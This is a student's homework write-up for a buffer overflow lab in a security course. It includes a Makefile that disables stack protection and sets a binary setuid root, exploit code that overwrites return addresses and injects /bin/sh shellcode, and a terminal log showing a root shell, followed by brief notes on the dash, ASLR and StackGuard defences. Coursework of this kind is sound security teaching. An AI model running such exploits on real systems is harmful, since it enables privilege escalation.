

Homework 2  
CSCE-465-500  
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## Task 1: Exploiting the Vulnerability

```
.PHONY: clean all

all: stack exploit call_shellcode

clean:
    rm stack exploit call_shellcode

exploit: exploit.c
    # No special flags for the exploit, this will produce the badfile
    # that contains assembly that will replace the stack pointer
    # with the memory address of our buffer and load it with our
    # assembly code that will call /bin/sh
    gcc -o exploit exploit.c

stack: stack.c
    sudo gcc -o stack \
        -fno-stack-protector \ # Turn off the default stack protector that the os has
        -z execstack \        # Allows you to write to the stack
        stack.c
    sudo chmod 4755 stack      # Add the exec bit to the executable

call_shellcode: call_shellcode.c
    sudo gcc -o call_shellcode -fno-stack-protector -z execstack call_shellcode.c
```

*Makefile*

### Changes to exploit.c

```
/**
 * Get the stack pointer in assembly
 */
unsigned long getStackPointer() {
    __asm__("movl %esp,%eax");
}
```

### Code in the area to “Add your code”

```
long addr = getStackPointer() + 200;
long *addr_ptr = (long *) (buffer);


// Replace the stack pointer with the memory address of our buffer
for (int i = 0; i < 10; i++) {
    *(addr_ptr++) = addr;
}

// Size of shellcode to load into the buffer
const size_t shellLen = strlen(shellcode);

// load it with our assembly code that will call /bin/sh
for (int i = 0; i < shellLen; i++) {
    buffer[517 - (sizeof(shellcode) + 1) + i] = shellcode[i];
}
```

```
// Load a null character  
buffer[517 - 1] = '\0';
```

## Result



```
[09/26/18]seed@VM:~/.../task1$ make stack  
sudo gcc -o stack -fno-stack-protector -z execstack stack.c  
sudo chmod 4755 stack # Add the exec bit to the executable  
[09/26/18]seed@VM:~/.../task1$ make exploit  
# No special flags for the exploit, this will produce the badfile  
# that contains assembly that will replace the stack pointer  
# with the memory address of our buffer and load it with our  
# assembly code that will call /bin/sh  
gcc -o exploit exploit.c  
[09/26/18]seed@VM:~/.../task1$ ./exploit  
[09/26/18]seed@VM:~/.../task1$ ./stack  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)  
#
```

## Task 2: Protection in /bin/bash

After change the symlink back to the original state and running the program, I was able to get into the shell but I was not root. When running id, there was no listing of a uuid like before.

## Task 3: Address Randomization

After running the while loop, the program would eventually run. This is because even though the addresses are random, the program eventually gets it right!

## Task 4: Stack Guard

After turning the stackguard back on, I got an error:

```
*** stack smashing detected ***: ./no-guard terminated  
Aborted
```

This is safeguard from programs writing and executing in arbitrary space